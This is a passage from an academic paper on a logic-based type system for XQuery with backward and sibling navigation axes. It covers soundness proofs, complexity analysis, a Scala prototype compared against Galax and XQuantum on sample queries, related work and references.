Proof. For the right-to-left implication, we first notice that for any φ we have $\llbracket \varphi \rrbracket \subseteq \bigcup_{\alpha \in \Sigma_{\tau}(\varphi)} \llbracket \text{form}(\alpha) \rrbracket$. Indeed, we have $\bigcup_{\alpha \in \Sigma(\tau)} \llbracket \text{form}(\alpha) \rrbracket = \mathcal{F}$ and $\Sigma_{\tau}(\varphi)$ is obtained from $\Sigma(\tau)$ by removing all α such that $\llbracket \varphi \rrbracket \cap \llbracket \text{form}(\alpha) \rrbracket$ is empty: $\llbracket \varphi \rrbracket$ must be included in the union of the remaining ones. By a straightforward induction, this yields $\llbracket R \rrbracket \subseteq \llbracket \text{reg}_{\tau}(R) \rrbracket_{\tau}$, which allows us to conclude: $\llbracket \text{reg}_{\tau}(R) \rrbracket_{\tau} \subseteq \llbracket \tau \rrbracket_{\tau}$ implies $\llbracket R \rrbracket \subseteq \llbracket \tau \rrbracket_{\tau}$.

For the left-to-right implication, we suppose $R <: \tau$, i.e. $\llbracket R \rrbracket \subseteq \llbracket \tau \rrbracket_{\tau}^{\uparrow}$. As remarked above, this is equivalent to $\llbracket R \rrbracket \subseteq \llbracket \tau \rrbracket_{\tau}$ because τ does not contain ω . What we need to prove is that any word on $\Sigma(\tau)$ which matches $\text{reg}_{\tau}(R)$ also matches τ (then $\llbracket \text{reg}_{\tau}(R) \rrbracket_{\tau} \subseteq \llbracket \tau \rrbracket_{\tau}$ is immediate by definition of $\llbracket \cdot \rrbracket_{\tau}$). So let $\alpha_1 \dots \alpha_n$ be a word on $\Sigma(\tau)$ which matches $\text{reg}_{\tau}(R)$. From the way $\text{reg}_{\tau}(R)$ is constructed, we can deduce that there exists a word $\varphi_1 \dots \varphi_n$ of formulas which matches the regular expression R and is such that $\alpha_i \in \Sigma_{\tau}(\varphi_i)$ for all i . For all i , since $\alpha_i \in \Sigma_{\tau}(\varphi_i)$, there exists a focused tree $f_i \in \llbracket \varphi_i \wedge \text{form}(\alpha_i) \rrbracket$, by definition of $\Sigma_{\tau}(\varphi_i)$. We have $[f_1 \dots f_n] \in \llbracket R \rrbracket$, and since $\llbracket R \rrbracket \subseteq \llbracket \tau \rrbracket_{\tau}$, there must exist a word $\beta_1 \dots \beta_n$ on $\Sigma(\tau)$ which matches τ and verifies $f_i \in \llbracket \text{form}(\beta_i) \rrbracket$ for all i . But since the $\llbracket \text{form}(\alpha) \rrbracket$ are pairwise disjoint and we already have $f_i \in \llbracket \text{form}(\alpha_i) \rrbracket$, the only possibility is $\beta_i = \alpha_i$. Hence $\alpha_1 \dots \alpha_n$ matches τ . \square

This result yields the following procedure to decide a relation $R <: \tau$:

1. Compute $\Sigma(\tau)$.
2. For all φ in R , compute $\Sigma_{\tau}(\varphi)$ using a logical solver.
3. Compute $\text{reg}_{\tau}(R)$.
4. Test regexp inclusion between $\text{reg}_{\tau}(R)$ and τ .

3.5 Complexity of the Type System

Let $|R|$ be the number of formulas in R and $|\tau|$ the number of unit types in τ . In terms of complexity, the most expensive step is step 2; all the others are polynomial with respect to $|R| + |\tau|$ (due, in the case of step 4, to the fact that τ is 1-unambiguous; note that the size of $\text{reg}_{\tau}(R)$ is at worst $|R| \times |\tau|$). Step 2 involves a polynomial ($|R| \times (|\tau| + 1)$) number of exponential-time satisfiability tests. The exponent is linear with respect to the size of the formula tested, which is at worst one φ in R plus all $\text{form}(u)$ for u in τ . $\text{form}(u)$ has the same size as the classical binary representation of the regular tree type u defined in [24]. Thus the cost is simple-exponential overall.

Notice that this is a worst-case complexity. Our approach is specifically designed to issue many calls to the exponential-time logical solver but with logical formulas of small size. Therefore, in practice the execution time is much less than if we had a single exponential-time test in terms of the whole problem instance size. This “divide and conquer” principle is further illustrated and quantified with concrete examples in Section 4.

3.6 Soundness of the Type System

In this section, we prove the soundness of our type system. Classically, it relies on a subject-reduction lemma.

The type system we described up to here is for top-level expressions only. Runtime expressions can in addition be focused-tree or sequence literals. In order to state our lemma, we add the following four rules:

$$\begin{array}{c}
\text{T-ITEM} \quad \frac{f \in \llbracket (\varphi, u) \rrbracket}{E; \Gamma \vdash f : (\varphi, u)} \quad \text{T-VALSEQ} \quad \frac{s \in \llbracket \rho \rrbracket}{E; \Gamma \vdash s : \rho} \quad \text{T-SUB} \quad \frac{E; \Gamma \vdash e : \rho \quad \llbracket \rho \rrbracket \subseteq \llbracket \rho' \rrbracket}{E; \Gamma \vdash e : \rho'} \\
\text{T-VALAXIS} \quad \frac{f \in \llbracket (\varphi, u) \rrbracket}{E; \Gamma \vdash f / \text{axis} :: n : \text{follow-axis}(\text{axis}, (\varphi, u), n)}
\end{array}$$

As opposed to the others, these rules do not give a way to infer the type from the environment and the expression, but they will be used only in the proofs since these expressions cannot appear in programs.

Our type system thus enriched enjoys the following properties.

LEMMA 3 (Substitution). *Let e be an expression containing a sequence variable $\$v$, and suppose $E; \Gamma, \$v : \rho_1 \vdash e : \rho_2$. Let $s \in \llbracket \rho_1 \rrbracket$. Then $E; \Gamma \vdash e \llbracket \frac{s}{\$v} \rrbracket : \rho_2$.*

Similarly, let e be an expression containing an item variable $\$v$, and suppose $E; \Gamma, \$v : (\varphi, u) \vdash e : \rho$. Let $f \in \llbracket (\varphi, u) \rrbracket$. Then $E; \Gamma \vdash e \llbracket \frac{f}{\$v} \rrbracket : \rho$.

Proof. In the case of the sequence variable, the typing derivation for e directly yields a typing derivation for $e \llbracket \frac{s}{\$v} \rrbracket$ by replacing all occurrences of T-SEQVAR with T-VALSEQ. In the case of the item variable, we prove the result by induction on the typing derivation for e and distinguish cases depending on the last rule used. For most rules, the result is immediate from the induction hypothesis. The exceptions are T-ITEMVAR, which can be directly replaced with T-ITEM, T-AXIS, which can be directly replaced with T-VALAXIS, and T-IFAXIS. In this last case, ρ is of the form $\rho_1 \mid \rho_2$, e is of the form **if non-empty**($\$v/axis:n$) **then** e_1 **else** e_2 , and we have:

$$E; \Gamma, \$v : (\varphi \wedge \text{has-axis}(k(n)), u) \vdash e_1 : \rho_1 \quad (1)$$

$$E; \Gamma, \$v : (\varphi \wedge \neg \text{has-axis}(k(n)), u) \vdash e_2 : \rho_2 \quad (2)$$

We distinguish two cases:

- if $f \in \llbracket \text{has-axis}(k(n)) \rrbracket$, then $f \in \llbracket (\varphi \wedge \text{has-axis}(k(n)), u) \rrbracket$, since we already know $f \in \llbracket (\varphi, u) \rrbracket$. Thus, by induction hypothesis and (1) we have:

$$E; \Gamma \vdash e_1 \llbracket \frac{f}{\$v} \rrbracket : \rho_1 \quad (3)$$

The formula $(\varphi \wedge \text{has-axis}(k(n))) \wedge \neg \text{has-axis}(k(n))$ is trivially unsatisfiable, therefore, according to the definitions, **follow-axis**($axis, (\varphi \wedge \text{has-axis}(k(n)), u), n$) is not nullable (see Fig. 8, last rule: the empty sequence is removed from the result).

Therefore, from T-VALAXIS and (3) we can derive $E; \Gamma \vdash \text{if non-empty}(f/axis:n) \text{ then } e_1 \llbracket \frac{f}{\$v} \rrbracket \text{ else } e_2 \llbracket \frac{f}{\$v} \rrbracket : \rho_1$ using T-IFNONEMPTY. This last expression is actually $e \llbracket \frac{f}{\$v} \rrbracket$, and since $\llbracket \rho_1 \rrbracket \subseteq \llbracket \rho_1 \mid \rho_2 \rrbracket$ we can conclude by T-SUB.

- if $f \notin \llbracket \text{has-axis}(k(n)) \rrbracket$, then we have:
 $f \in \llbracket (\varphi \wedge \neg \text{has-axis}(k(n)), u) \rrbracket$.

Thus, by induction hypothesis and (2) we have:

$$E; \Gamma \vdash e_2 \llbracket \frac{f}{\$v} \rrbracket : \rho_2 \quad (4)$$

We can check that **navigate-axis**($\neg \text{has-axis}(k(n)) \wedge k(n)$) is always unsatisfiable. We will not detail it, but intuitively, such a formula says that, starting from the current node which satisfies $k(n)$ and following the path corresponding to $axis$, you will reach a node such that, by following the same path in reverse from there, you cannot reach a node satisfying $k(n)$. This is impossible since in our data model you can always go back to your starting point by following the same path in reverse.

Therefore, the formula **navigate-axis**($\neg \text{has-axis}(k(n)) \wedge \varphi \wedge \text{form}(u)$) $\wedge k(n)$ is also unsatisfiable (by an induction on the definition of **navigate**, we can see that it implies the previous formula). This implies that $\llbracket \text{follow-axis}(axis, (\varphi \wedge \neg \text{has-axis}(k(n)), u), n) \rrbracket \subseteq \llbracket () \rrbracket$. Thus, by T-VALAXIS and T-SUB we can derive $E; \Gamma \vdash f/axis:n : ()$. From there and (4), we can conclude using T-IFEMPTY and T-SUB.

LEMMA 4 (Subject reduction). *Let e be a runtime expression (as defined in Section 2.3), let E be a well-formed environment defining all references in e , and suppose we have $E; \emptyset \vdash e : \rho$. Then either:*

- e is a value s and $s \in \llbracket \rho \rrbracket$, or
- there exists e' such that $e \rightarrow e'$, and $E; \emptyset \vdash e' : \rho$.

Proof. The proof is by induction on nested contexts, i.e., for expressions of the form $\mathcal{E}[e']$, we assume the lemma is true for e' in order to prove it for $\mathcal{E}[e']$.

If $e = \mathcal{E}[e']$ and e' is not a value, then we can see that in all cases (T-TREE, T-SEQ, T-FOR, T-IFANY, T-IFEMPTY, T-IFNONEMPTY⁶), the typing judgement for e has a typing judgement for e' as one of its premises. Then the induction hypothesis tells us that e' reduces (since it is not a value) to an expression e'' satisfying the same typing judgement, which cannot be ω since ω is not typable. Thus e reduces by R-CONTEXT to $\mathcal{E}[e'']$, and the typing rule which typed e also types $\mathcal{E}[e'']$.

We now treat all cases where either e is not of the form $\mathcal{E}[e']$ or e' is a value s .

- if $e = f$, the only possibility is that the judgement is the result of T-ITEM, thus $\rho = (\varphi, u)$ and $f \in \llbracket (\varphi, u) \rrbracket$. The expression reduces by R-SINGLETON to $\llbracket f \rrbracket$.
- if $e = s$, the judgement must be the result of T-VALSEQ; the first branch of the alternative in the lemma is then immediate.
- if $e = \langle \sigma \rangle \{s\} \langle / \sigma \rangle : x$, the judgement must be the result of T-TREE; thus $\rho = \text{form}(x)$, $x = \text{element } n \{ \tau \}$ where n matches σ , and $E; \emptyset \vdash s : \rho$ with $\rho <: \tau$. By induction hypothesis, $s \in \llbracket \rho \rrbracket$. Since $\rho <: \tau$, we also have $s \in \llbracket \tau \rrbracket \uparrow$. Write $s = [(t_1, c_1) \dots (t_n, c_n)]$, and let $t = \sigma[t_1 \dots t_n]$. By definition of $\llbracket \tau \rrbracket \uparrow$, we have $[t_1 \dots t_n] \in \llbracket \tau \rrbracket$, hence $[t] \in \llbracket \text{element } n \{ \tau \} \rrbracket = \llbracket x \rrbracket$. Therefore e reduces by R-TREE to $s' = [(t, \text{Top})]$. Since $[t] \in \llbracket x \rrbracket$, we have $s' \in \llbracket x \rrbracket \uparrow$, thus $s' \in \llbracket \text{form}(x) \rrbracket$; therefore we can conclude $E; \emptyset \vdash s' : \text{form}(x)$ by T-VALSEQ.
- if $e = s_1 s_2$, the judgement must be the result of T-SEQ, so $\rho = \rho_1 \rho_2$ with $s_1 \in \llbracket \rho_1 \rrbracket$ and $s_2 \in \llbracket \rho_2 \rrbracket$. e reduces by R-CONCAT to a value s which is the concatenation of s_1 and s_2 and therefore is in $\llbracket \rho_1 \rho_2 \rrbracket$. We conclude by T-VALSEQ.
- if $e = \text{for } \$v \text{ in } s \text{ return } e_2$, the judgement must be the result of T-FOR and we have $E; \emptyset \vdash \text{for } \$v : \rho_1 \text{ return } e_2 : \rho$ for some ρ_1 such that $s \in \llbracket \rho_1 \rrbracket$. Then either:
 - $s = \epsilon$, in which case $\rho = ()$, e reduces to ϵ by R-FOREMPTY, and we can conclude by T-VALSEQ;
 - or $s = f :: s'$. We only give a proof sketch in this case. Since $s \in \llbracket \rho_1 \rrbracket$, there exist (φ, u) and ρ'_1 such that $f \in \llbracket (\varphi, u) \rrbracket$, $s' \in \llbracket \rho'_1 \rrbracket$, and $\llbracket (\varphi, u), \rho'_1 \rrbracket \subseteq \llbracket \rho_1 \rrbracket$ (standard regular expression property). Now from the rules for for expressions we can deduce that there exist ρ'_2 and ρ''_2 such that $\llbracket \rho'_2, \rho''_2 \rrbracket \subseteq \llbracket \rho \rrbracket$ and :

$$E; \$v : (\varphi, u) \vdash e_2 : \rho'_2 \quad (1)$$

$$\text{and } E; \emptyset \vdash \text{for } \$v : \rho'_1 \text{ return } e_2 : \rho''_2. \quad (2)$$

e reduces to: $e' = e_2 \llbracket \frac{f}{\$v} \rrbracket$, **for** $\$v$ **in** s' **return** e_2 (by R-FOR). From the substitution lemma and (1) we deduce:

$$E; \emptyset \vdash e_2 \llbracket \frac{f}{\$v} \rrbracket : \rho'_2 \quad (3)$$

and we conclude:

$$\begin{array}{c} \text{(T-VALSEQ)} \frac{s' \in \llbracket \rho'_1 \rrbracket}{E; \emptyset \vdash s' : \rho'_1} \quad (2) \\ \text{(T-FOR)} \frac{E; \emptyset \vdash s' : \rho'_1}{E; \emptyset \vdash \text{for } \$v \text{ in } s' \text{ return } e_2 : \rho''_2} \quad (3) \\ \text{(T-SUB)} \frac{E; \emptyset \vdash e' : \rho'_2, \rho''_2}{E; \emptyset \vdash e' : \rho} \quad \text{(T-SEQ)} \end{array}$$

⁶ It cannot be T-IFAXIS because that would require $\$v/axis:n$ to be typable with an empty Γ .

- if $e = \text{if non-empty}(s) \text{ then } e_1 \text{ else } e_2$, the judgement must be the result of T-IFANY, T-IFEMPTY or T-IFNONEMPTY. In the case of T-IFANY, the expression reduces to either e_1 and e_2 , and both ρ_1 and ρ_2 are such that $\llbracket \rho_i \rrbracket \subseteq \llbracket \rho_1 \mid \rho_2 \rrbracket$, so we can conclude by T-SUB. In the case of T-IFEMPTY and T-IFNONEMPTY, the result is straightforward.
- if $e = f/\text{axis}::n$, the judgement must be the result of T-VALAXIS and T-AXIS. The result is mostly straightforward by a case analysis on the reduction rule which applies; as there are 16 cases, we leave this as an exercise for the reader.
- $e = \$v$, $e = \$v/\text{axis}::n$ or $e = \$\bar{v}$ are impossible since they can only be typed with a non-empty Γ .

We can now prove our main soundness theorem.

THEOREM 1 (Soundness). *Let e be an expression and let E be a well-formed environment comprising definitions for all type references x appearing in e .*

If there exists ρ such that $E; \emptyset \vdash e : \rho$, then there is a finite reduction sequence $e \xrightarrow{s_1 \dots s_n}_{\$v_1 \dots \$v_n} \dots \rightarrow s$ and we have $s \in \llbracket \rho \rrbracket$.

Proof. The fact that the derivations are finite is actually independent of typing: it is a property of the fragment of XQuery we consider. We can see that rule R-FOR always consumes one element of the sequence, which is finite, and that all navigation steps in a given direction (either ‘backward’, involving only $\langle 2 \rangle$ and $\langle 1 \rangle$, of ‘forward’, involving only $\langle 1 \rangle$ and $\langle 2 \rangle$) reduce to navigation steps which go in the same direction from a node that is strictly further in that direction. It has to end eventually because focused trees are finite and acyclic. The other cases either yield a value or yield an expression smaller than the initial one.

Then the fact that the final result of the reduction sequence matches the expected type is just a straightforward consequence of the substitution lemma (for the initial parameter replacement) and of subject reduction. \square

3.7 Extensions to the Core

The XQuery navigational core we defined our type system on is quite small; we can ask how it would scale to a larger fragment of the language. In particular, it would be interesting to add function declaration and application, which raises the question of type annotations. Function declarations in XQuery are, indeed, type-annotated, but the annotations are classical XQuery types. These can be straightforwardly added to our system; however, to fully benefit from our improvements in precision, it would be more interesting to specify formula-enriched input and output types for the functions; this requires a user-friendly syntax in which to write the annotations, such as Schematron [27] and RelaxNG [13], which our type language represents an ideal compilation target for.

4. Experimental Results

To evaluate the gain in typing precision and the feasibility of our approach in practice, we implemented a type-checker prototype. Our implementation, written in Scala, relies on two external third-party implementations to which it delegates computations when performing subtype checks:

1. the Haskell implementation of the syntax-directed algorithm for inclusion of (word) regular expressions described in [25];
2. and the Java implementation of the logical satisfiability-testing solver described in [22].

To illustrate the gain in typing precision, we compared our prototype to implementations of existing techniques. Among the

numerous XQuery implementations available [37], only very few actually implement XQuery static typing features. We retained the following:

1. Galax [35]: an open-source implementation, by two authors of the XQuery recommendation;
2. XQuantum [14]: a commercial implementation, freely available for one month.

We extensively tested our prototype against those implementations, and we report below on a few examples. These examples are kept very simple for the sake of brevity, and for giving an intuition on how frequent are code patterns for which we can expect a gain in precision using our approach.

Our prototype takes four parameters as input: an XQuery expression (such as the one of Listing 1), input and output types, given under the form of e.g. DTDs, and the name of some element to be considered as root in the input type.

```
let $v := /self::* return
  <body>{
    if ($v/descendant::table) then
      <div>Input contains a table.</div>
    else
      for $i in $v/body return
        for $j in $i/* return $j
  }</body>
```

Listing 1. Sample XQuery with Conditional Statement.

The simple XQuery expression shown in Listing 1 is meant to be applied to some input web page, valid with respect to some type such as the one illustrated on Listing 2 (intentionally simplified here for presentation purposes). One might check that any tree generated by the code snippet of Listing 1 is indeed valid with respect to an output type such as the one of Listing 3 that defines an even simpler content model for the body element. This is because the expression of Listing 1 either generates a `div` element or copies the contents of the body in the absence of `table` elements.

```
<!ELEMENT html (head?,body)>
<!ELEMENT body ((div | table)+)>
```

Listing 2. An Excerpt from Input Type (DTD notation).

```
<!ELEMENT body ((div)+)>
```

Listing 3. An Excerpt from Output Type (DTD notation).

Such a static type check fails with the XQuantum and Galax implementations that both report false alarms⁷. Our prototype succeeds in type-checking the conditional statement of Listing 1, notably because the negation of the condition is propagated for typing the “else” clause. This kind of propagation is typically made possible by the use of recursive logical formulas in our type language. Our prototype type-checked this example in a total time of 158 ms, including 2 external calls for checking regular expression

⁷ XQuantum fails with:

```
“type error: cannot promote element(div, text()) |
(element(div, xs:string) | element(table, Tr+))+ to
element(div, xs:string)+”
```

and Galax fails for a very similar example with:

```
“Expecting type: element div* but expression has type:
(element div | element table)*”.
```

inclusion, and 6 calls to the logical solver for a total solver time of 82 ms.

Our approach brings increased typing precision in any situation where the XQuery expression uses a backward axis (e.g. `parent`, `ancestor`, `preceding`, etc.) or an horizontal axis (e.g. a navigation to any preceding or following sibling). In practice, a key-value store constitutes a very common situation in which horizontal navigation is essential for accessing the value of a given key (or reciprocally a key from a given value). For example, the code of Listing 4 is intended to be used with documents valid with respect to the official Apple DTD that defines 11 elements⁸ for representing nested property lists in general, such as iTunes audio libraries in particular. For a given music library, the code generates a list of referenced files with the corresponding track number. This list is expected to be valid with respect to the same DTD.

```
let $r := /self::* return
<dict>{
  for $i in $r/descendant::dict return
    for $j in $i/key[text()='Location'] return
      let $v:= $j/following-sibling::*[1] return
        let $p := $j/parent::* return
          ($p/preceding-sibling::*[1], $v)
}</dict>
```

Listing 4. Sample XQuery with Sibling Navigation.

The XQuantum implementation does not parse the code of Listing 4 because it does not support horizontal/backward axes. The Galax implementation parses the code but is not capable of inferring any precise type information for those axes. Interestingly, the static type-checking of Listing 4 by Galax fails with the error “element dict but expression has type: element dict of type xs:untyped” unless we surround the constructed element “dict” (line 2) with a `validate{}` function call. However, in that case only a dynamic type check (validation) is performed at runtime, but no static type check is done⁹. In contrast, the purpose of our tool is to perform this check at compile-time (once for all) so that validation of the output can be avoided at runtime. Our tool succeeds in static type-checking the code of Listing 4 in a total time of 465 ms, including 2 calls for regular expression inclusion and 380 ms spent in a total of 27 calls to the logical solver.

The pattern “`following-sibling::*[1]`”, widely found in practice, simply corresponds to “`(\bar{x})+`” in logic.

The purpose of our prototype implementation is also to give insights on practical costs with current commodity hardware. All reported evaluations were performed on an Intel Core i7 with 16GB of RAM running OS X 10.9.4. Consider the example of Listing 5 for which our approach also provides a gain in typing precision, and whose size is quite representative of a real XQuery function body size. Our prototype succeeds in analysing the code snippet of Listing 5 in the presence of input and output types (with 12 and 10 different element names, respectively) in a total time of 1970 ms, including 13 checks for regular expression inclusion and 1769 ms spent in a total of 42 solver calls.

Notice that the total time spent in the satisfiability-testing solver calls accounts for 90% of the total type-checking time. Our prototype type-checks XQuery expressions of similar or slightly larger size, in the presence of types of small to moderate size in a few seconds (same order of magnitude). The important observation is that the proportion of the time spent in solver calls stays roughly in the 88% to 96% range of the total analysis time. This confirms in practical

⁸<http://www.apple.com/DTDs/PropertyList-1.0.dtd>

⁹This can easily be observed by e.g. generating an element which is not a member of the output type.

```
let $parts :=
  for $i in /* return
    if ($i/descendant::part) then
      for $part in $i/descendant::part return
        <part>{
          $part/title ,
          $i/descendant::author ,
          $part/chapter
        }</part>
    else
      <part>{
        for $j in $i/head return $j/*,
        for $j in $i/body return $j/chapter
      }</part>
return
  let $bookcontents :=
    if (count($parts)=1) then
      (for $i in $parts return $i/chapter)
    else $parts
  return
    <book>{
      <title/>,
      (for $i in $parts return $i/author),
      $bookcontents
    }</book>
```

Listing 5. Sample XQuery Function Body.

terms what we know from theory: the dominant cost in the analysis is the time spent in the logical solver.

5. Related Work

Static typing for XQuery has been standardized by the W3C [17]. The type-system proposed by the W3C has been inspired by the seminal work from Hosoya and Pierce [23], which is itself based on finite tree automata containment [24]. The current W3C type-system [17] has a polynomial-time complexity (except for nested let clauses, as noticed by Colazzo and Sartiani [15]). A more precise typing of `for` loops than what made it into the standard had been studied by Fernández et al. [19], at a time when XQuery was not yet a standard but still a proposal in early form [18]. Colazzo et al. [16] also separately introduced a very similar type system. Both type systems are more precise than the one of the W3C while having an exponential-time complexity. Colazzo and Sartiani [15] provide an analysis that illustrates in which cases these type systems differ in terms of precision and complexity. None of these type systems supports non-downward navigation in XML trees, despite it being an essential part of the XQuery standard, since the very beginning. This issue, that our proposal addresses, was clearly reported 14 years ago by Fankhauser et al. [18]. Nevertheless, to the best of our knowledge, this problem has only been indirectly considered so far, as we review below, with the exception of Castagna et al. [10].

Benedikt and Cheney [1] introduce a type system for the W3C’s XQuery Update Facility language [11], in which the existence of a sound type-checker for XPath backward axes is assumed. In follow-up works, backward axes are either absent (as in e.g. Cheney and Urban [12]) or they are dealt with using earlier work on XPath static analysis [21] (as in e.g. Benedikt and Cheney [2]). The work by Genevès et al. [21] provides an algorithm to decide query containment for a fragment of XPath with backward axes. The query containment problem consists in statically checking whether the set of nodes returned by one XPath query are always contained in the set returned by another query, for any tree. This work also uses the logic language for XML trees which we described in Sec. 3.2.1 and the associated satisfiability solver. However, this paper is limited to XPath and does not consider XQuery. In comparison,

we consider a core fragment of XQuery which supports not only XPath but also control flow operators, and, most importantly, the element construction. The element construction, unlike what it might seem at first sight, is far from trivial, as we discuss in Section 3.3. Furthermore, a fundamental difference with Genevès et al. [21] is that the values we consider are sequences of nodes (instead of sets of nodes). Our sequences of nodes may come from different trees. Nodes have a position in the sequence (used for element construction) and also retain their original tree context independently (used for navigation). None of these aspects, which are essential for XQuery, were considered or discussed in this previous work. Finally, our type system is based on regular expressions of formulas, rather than single formulas. The present proposal is a novel approach which allows us to deal with both the sequence and context aspects, which, to the best of our knowledge, no other system does.

Calcagno et al. [8] introduced context logic, a generalisation of separation logic, for reasoning about both (unordered XML) data and contexts. This reasoning is extended by Gardner et al. [20] to ordered XML and while-programs over atomic tree updates, modeled after the DOM tree update library [36]. These works do not consider high-level language constructs similar to the ones found in XQuery. They seem however promising for reasoning about low-level DOM updates, e.g. in JavaScript programs. The non-trivial connection between context logic and modal logic is explored by Calcagno et al. [9].

The XML type-checking problem has also been studied for other domain-specific languages such as CDuce [4], XSLT [28] or with specific transformers like transducers [30–32]. For a recent survey on type-checking for XML, see Benzaken et al. [5] and references thereof.

The language fragment we decided to study formally is inspired by what can be found in the literature. Other formally-studied fragments include XQ (‘core XQuery’) [29], recently extended into XQ_H by Benedikt and Vu [3] who added higher-order functions, and μXQ (‘micro XQuery’) [16], extended into μXQ^+ (‘mini XQuery’) by Colazzo and Sartiani [15]. The papers defining XQ and XQ_H focus on the semantics of the language and the complexity of query evaluation. The papers defining μXQ and μXQ^+ focus on typing and correctness. None of these fragments includes axes other than `child` and `desc`. This allows XQ and XQ_H to have a formal semantics where items are simply trees without the need for a store, because it is not possible in these fragments to go from a node to its parent or siblings. Our XQuery fragment is basically $XQ/\mu XQ^+$ with the upward and sideways axes added.

Very recently, Castagna et al. [10] have defined a larger fragment with backward axes, that they translate into an extension of the CDuce language, which they study. However, neither the precision nor the computational complexity obtained for typing XQuery are studied. No implementation is reported.

6. Conclusion

The work presented in this paper is a type-checking system for XQuery, that takes *all* navigation expressions properly into account. This solves an open issue reported 14 years ago [18], and improves the type-system that finally made it into the standard [17].

Our contribution is fourfold. First, we defined a novel focused-tree-based operational semantics for a fragment of the XQuery language; this fragment was kept small here to concentrate on the core issues but can be easily extended. Second, we formulated the difficulty of typing XQuery expressions with backward axes in terms of a discrepancy between the language’s semantics and type algebra, and demonstrated that this difficulty cannot be overcome without changing, at least locally, one of the two. Third, we proposed a logic-based type language to represent the missing information and showed how to combine it with the existing one. Fourth,

we proposed a sound type-system which offers a net increase in precision.

References

- [1] M. Benedikt and J. Cheney. Semantics, types and effects for XML updates. In *DBPL’09*, pages 1–17, 2009. doi: 10.1007/978-3-642-03793-1_1.
- [2] M. Benedikt and J. Cheney. Destabilizers and independence of XML updates. *Proc. VLDB Endow.*, 3(1-2):906–917, Sept. 2010. doi: 10.14778/1920841.1920956.
- [3] M. Benedikt and H. Vu. Higher-order functions and structured datatypes. In *WebDB’12*, pages 43–48, 2012. URL <http://db.disi.unitn.eu/pages/WebDB2012/papers/p13.pdf>.
- [4] V. Benzaken, G. Castagna, and A. Frisch. CDuce: an XML-centric general-purpose language. In *ICFP’03*, pages 51–63, 2003. doi: 10.1145/944705.944711.
- [5] V. Benzaken, G. Castagna, H. Hosoya, B. C. Pierce, and S. Vansumeren. XML typechecking. In *Encyclopedia of Database Systems*, pages 3646–3650. Springer, 2009.
- [6] S. Boag, D. Chamberlin, M. Fernández, D. Florescu, J. Robie, and J. Siméon. XQuery 1.0: An XML Query Language (2nd ed.). W3C Recommendation, 2010. <http://www.w3.org/TR/xquery/>.
- [7] A. Brüggemann-Klein and D. Wood. One-unambiguous regular languages. *Information and Computation*, 140(2):229 – 253, 1998. doi: 10.1006/inco.1997.2688.
- [8] C. Calcagno, P. Gardner, and U. Zarfaty. Context logic and tree update. In *POPL’05*, pages 271–282, 2005. doi: 10.1145/1040305.1040328.
- [9] C. Calcagno, P. Gardner, and U. Zarfaty. Context logic as modal logic: Completeness and parametric inexpressivity. In *POPL’07*, pages 123–134, 2007. doi: 10.1145/1190216.1190236.
- [10] G. Castagna, H. Im, K. Nguyễn, and V. Benzaken. A core calculus for XQuery 3.0. In *ESOP’15*, pages 232–256, 2015. doi: 10.1007/978-3-662-46669-8_10.
- [11] D. Chamberlin, D. Florescu, and J. Robie. XQuery Update Facility. W3C WD, <http://www.w3.org/TR/xqupdate/>, 2006.
- [12] J. Cheney and C. Urban. Mechanizing the metatheory of mini-XQuery. In *CPP’11*, pages 280–295, 2011. doi: 10.1007/978-3-642-25379-9_21.
- [13] J. Clark and M. Murata. RELAX NG home page. <http://relaxng.org/>, 2014.
- [14] I. Cognetic Systems. XQuantum XML database server, 2014. <http://www.cogneticsystems.com/xquery/xquery.html>.
- [15] D. Colazzo and C. Sartiani. Precision and complexity of XQuery type inference. In *PPDP’11*, pages 89–100, 2011. doi: 10.1145/2003476.2003490.
- [16] D. Colazzo, G. Ghelli, P. Manghi, and C. Sartiani. Types for path correctness of XML queries. In *ICFP’04*, pages 126–137, 2004. doi: 10.1145/1016850.1016869.
- [17] D. Draper, M. Dyck, P. Fankhauser, M. Fernández, A. Malhotra, K. Rose, M. Rys, J. Siméon, and P. Wadler. XQuery 1.0 and XPath 2.0 formal semantics, W3C recommendation, December 2010. <http://www.w3.org/TR/xquery-semantics/>.
- [18] P. Fankhauser, M. Fernández, A. Malhotra, M. Rys, J. Siméon, and P. Wadler. The XML query algebra, W3C working draft, December 2000. <http://www.w3.org/TR/2000/WD-query-algebra-20001204/>.
- [19] M. F. Fernández, J. Siméon, and P. Wadler. A semi-monad for semi-structured data. In *ICDT’01*, pages 263–300, 2001. doi: 10.1007/3-540-44503-X_18.
- [20] P. A. Gardner, G. D. Smith, M. J. Wheelhouse, and U. D. Zarfaty. Local Hoare reasoning about DOM. In *PODS’08*, 2008. doi: 10.1145/1376916.1376953.

- [21] P. Genevès, N. Layaïda, and A. Schmitt. Efficient static analysis of XML paths and types. In *PLDI'07*, pages 342–351, 2007. doi: 10.1145/1250734.1250773.
- [22] P. Genevès, N. Layaïda, A. Schmitt, and N. Gesbert. Efficiently deciding μ -calculus with converse over finite trees. *ACM Transactions on Computational Logic*, 16(2):16:1–16:41, 2015. doi: 10.1145/2724712.
- [23] H. Hosoya and B. C. Pierce. XDuce: A statically typed XML processing language. *ACM Trans. Internet Technol.*, 3(2):117–148, 2003. doi: 10.1145/767193.767195.
- [24] H. Hosoya, J. Vouillon, and B. C. Pierce. Regular expression types for XML. *ACM Trans. Program. Lang. Syst.*, 27(1):46–90, 2005. doi: 10.1145/1053468.1053470.
- [25] D. Hovland. The inclusion problem for regular expressions. *Journal of Computer and System Sciences*, 78(6):1795 – 1813, 2012. doi: 10.1016/j.jcss.2011.12.003.
- [26] G. P. Huet. The zipper. *J. Funct. Program.*, 7(5):549–554, 1997.
- [27] ISO/IEC. Document schema definition language – schematron. <http://www.schematron.com>, 2012.
- [28] C. Kirkegaard, A. Møller, and M. I. Schwartzbach. Static analysis of XML transformations in Java. *IEEE Transactions on Software Engineering*, 30(3):181–192, March 2004.
- [29] C. Koch. On the complexity of nonrecursive XQuery and functional query languages on complex values. *ACM Trans. Database Syst.*, 31(4):1215–1256, Dec. 2006. doi: 10.1145/1189769.1189771.
- [30] S. Maneth, A. Berlea, T. Perst, and H. Seidl. XML type checking with macro tree transducers. In *PODS'05*, pages 283–294, 2005. doi: 10.1145/1065167.1065203.
- [31] S. Maneth, T. Perst, and H. Seidl. Exact XML type checking in polynomial time. In *ICDT'07*, pages 254–268, 2007. doi: 10.1007/11965893_18.
- [32] T. Milo, D. Suciu, and V. Vianu. Typechecking for XML transformers. *J. Comput. Syst. Sci.*, 66(1):66–97, 2003.
